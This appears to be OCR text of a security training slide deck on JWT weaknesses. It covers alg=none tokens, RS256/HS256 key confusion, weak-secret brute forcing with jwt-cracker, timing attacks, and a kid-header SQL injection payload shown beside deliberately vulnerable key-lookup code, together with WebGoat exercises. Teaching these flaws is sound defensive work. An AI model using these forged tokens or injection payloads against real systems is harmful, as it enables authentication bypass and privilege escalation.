

Browser
Server
POST /login with username + password
Create JWT with secret
Return JWT to the browser
Send JWT in Authorization header
Check JWT signature with secret. Get user info from JWT
Send response to client

Base64 != secret



Validate what you are parsing

```
try {
  Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
  Claims claims = (Claims) jwt.getBody();
  String user = (String) claims.get("user");
  boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
  if (isAdmin) {
    ….
  } else {
} catch (JwtException e) {
   //don't trust the JWT!
}
```



```
var token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaW
F0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

{"alg":"none","typ":"JWT"}


```
var token = "
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.MalformedJwtException: JWT string has a digest/signature, but the header does not reference a valid signature algorithm.

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ.";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.UnsupportedJwtException: Unsigned Claims JWTs are not supported.

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF
0IjoxNTE2MjM5MDIyfQ.";
Jwts.parser().setSigningKey("test").parse(token);
```



```
try {
   Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);
   Claims claims = (Claims) jwt.getBody();
   String user = (String) claims.get("user");
   boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
   if (isAdmin) {
     …
   } else {
 } catch (JwtException e) {
    throw new InvalidTokenException(…)
 }
```

```
            try {
              Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
              Claims claims = (Claims) jwt.getBody();
              String user = (String) claims.get("user");
              boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
              if (isAdmin) {
                …
              } else {
            } catch (JwtException e) {
               throw new InvalidTokenException(…)
            }
```

How did this happen?

RFC 7515 section 4.1.1:

“This Header Parameter MUST be present and MUST be understood and processed by implementations.”

- Algorithm choice by attacker
- **Better:** pass algorithm explicitly to verify function

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Change token & sign with HMAC(publicKey)

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Weak keys


- Use appropriate key lengths for the different algorithms

- AES 128 → 128 bits
- RSA → 1024 / **2048**
- So HMAC-256 → … bits key

3.2. HMAC with SHA-2 Functions

A key of the same size as the hash output (for instance, 256 bits for "HS256") or larger **MUST** be used with this algorithm. (This requirement is based on Section 5.3.4 (Security Effect of the HMAC Key) of NIST SP 800-117 [NIST.800-107], which states that the effective security strength is the minimum of the security strength of the key and two times the size of the internal hash value.)

Weak keys


ALGORITHM
HS256
Encoded
PASTE A TOKEN HERE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.5mhBHqs5_DTLdINd9p5m7ZJ6XD0Xc55kIaCRY5r6HRA
Decoded
EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"sub": "1234567890",
"name": "John Doe",
"iat": 1516239022
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
test
Weak secret!
) secret base64 encoded

jwt-cracker

Simple HS256 JWT token brute force cracker

View the Project on GitHub
lmammino/jwt-cracker

jwt-cracker

Simple HS256 JWT token brute force cracker.

Effective only to crack JWT tokens with weak secrets. **Recom**
Use strong long secrets or RS256 tokens.

Install

With npm:

```
npm install --global jwt-cracker
```

Usage

From command line:

```
jwt-cracker <token> [<alphabet>] [<maxLength>]
```

Where:

- **token**: the full HS256 JWT token string to crack
- **alphabet**: the alphabet to use for the brute force (default: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789")
- **maxLength**: the max length of the string generated during the brute force (default: 12)

JWT (JSON Web Token) Support #1057

Closed **ratzrattillo** opened this issue on Feb 13, 2017 · 13 comments

ratzrattillo commented on Feb 13, 2017 • edited

JSON Web Tokens (JWTs) are an emerging technology in Authorizing users in the web.
The Format of these Authorization Token is defined here: https://jwt.io/
The algorithm used to create a token is most of the time HMAC-SHA256 (HS256).

Hashcat actually already provides functionality to crack HMAC-SHA256, but with a character limitation of the plaintext (50 characters) JSON Web Tokens tend to be much longer though. The example on https://jwt.io/ has a plaintext-length of 105 characters.

RFC 7515 4.1.4. "kid" (Key ID) Header Parameter

- a hint indicating which [illegible] he JWS.
- The structure of the "k[illegible]
- Since the kid parame[illegible]ying the signature and implementation is up t[illegible]presents a promising attack vector.

Database

```
Jwt jwt = Jwts.parser().setSigningKeyResolver(new SigningKeyResolverAdapter() {

  public byte[] resolveSigningKeyBytes(JwsHeader header, Claims claims) {
    final String kid = (String) header.get("kid");
    Connection c = DatabaseUtilities.getConnection(webSession);
    ResultSet rs = c.executeQuery("SELECT key FROM jwt_keys WHERE id = '" + kid + "'");
    while (rs.next()) {
      return TextCodec.BASE64.decode(rs.getString(1));
    }
    return null;
  }
}).parse(token);
```

```
var token = Jwts.builder()
  .setHeaderParam("kid",
      "hacked' UNION select 'test' from INFORMATION_SCHEMA.SYSTEM_USERS --")
  .setIssuedAt(new Date(System.currentTimeMillis() + TimeUnit.DAYS.toDays(10)))
  .setClaims(claims)
  .signWith(io.jsonwebtoken.SignatureAlgorithm.HS512, key)
  .compact();
```

Developers responsibility

JSON Web Token Best Current Practices draft-ietf-oauth-jwt-bcp-02

3.10. Do Not Trust Received Claims


The “kid” (key ID) header is used by the relying application to perform key lookup. Applications should ensure that this does not create SQL or LDAP injection vulnerabilities.

Similarly, blindly following a “jku” (JWK set URL) header, which may contain an arbitrary URL, could result in server-side request forgery (SSRF) attacks.

Gives you more headaches

- How to block a user?
  - Remember stateless
- Access tokens vs Refresh tokens
- Where to store the JWT token client side?
  - Cookie vs local store vs session store

Exercises


WEBGOAT
JWT tokens
Introduction
General
Injection Flaws
Authentication Flaws
Authentication Bypasses
JWT tokens
Password reset
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8
JWT signing
Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined here the specific algorithms you can use are described here It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.
Checking the signature
One important step is to verify the signature before performing any other action, let's try to see some things you need to be aware of before validating the token.
Assignment
Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes
Vote for your favorite
Welcome back, Guest
WEBGOAT
Admin lost password
In this challenge you will need to help the admin and find the password in order to login
Vote Now!

```
248  const bool valid = hmac.get() == signature.get();
249
250  if (!valid) {
251    return JWTError(
252        "Token signature does not match",
253        JWTError::Type::INVALID_TOKEN);
254  }
255
256  return JWT(header.get(), payload.get(), signature.get());
```

Sorry guys - I'm having a hard time maintaining this library right now. There are several other JWT libraries that are much more mature than this as they have been maintained and used quite rigorously. This is a security library and was my own weekend hack project to start. I never ran it in production - I was just mostly curious about JWT as a standard in its early days. But it picked up a fair number of users. I work at an early phase startup that is exploding and am having a really hard time finding time to work on this right now.

I'll update if I can squeeze some time into wrangling all the security flaws discovered seemingly monthly with JWT but until then, this is security we're talking about so I'd recommend you use the best supported and most widely used JWT implementation you can find!

JWT is widely criticized in the security community and I'm just realizing that I'm probably not the right person to make a super reliable implementation of a specification that may have flaws.

```
def validate(jwt: String, key: String): Boolean = {

  jwt.split("\\.") match {
    case Array(providedHeader, providedClaims, providedSignature) ⇒

      val headerJsonString = new String(decodeBase64(providedHeader), "UTF-8")
      val header = JwtHeader.fromJsonStringOpt(headerJsonString).getOrElse(JwtHeader(None, None)

      val signature = encodeBase64URLSafeString(
        JsonWebSignature(
          header.algorithm.getOrElse("none"), providedHeader + "." + providedClaims, key)
        )

      providedSignature.contentEquals(signature)
    case _ ⇒
        false
    }
}
```

Timing Attack

Affecting jwt gem, versions **<0.1.6**

Overview

`jwt` is a pure ruby implementation of the RFC 7519 OAuth JSON Web Token (JWT) standard.

Affected versions of the package are vulnerable to Timing Attacks due to time-variable comparison of signatures. A malicious user can guess a valid signature one char at a time by considering the time it takes a signature validation to fail.

For more information on Timing Attacks, see our blog

Remediation

Upgrade `jwt` to version 0.1.6 or higher.

References

- Github PR
- Github Commit

How does it work

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJXZWJHb2F0In0.hwvwNqpwLNJOzsgpitodLpJbWPSXXZ7k6wYEy-EX8IQ

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ⏱

01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ⏱

02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ⏱

.

.

.

.

87 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ⏱

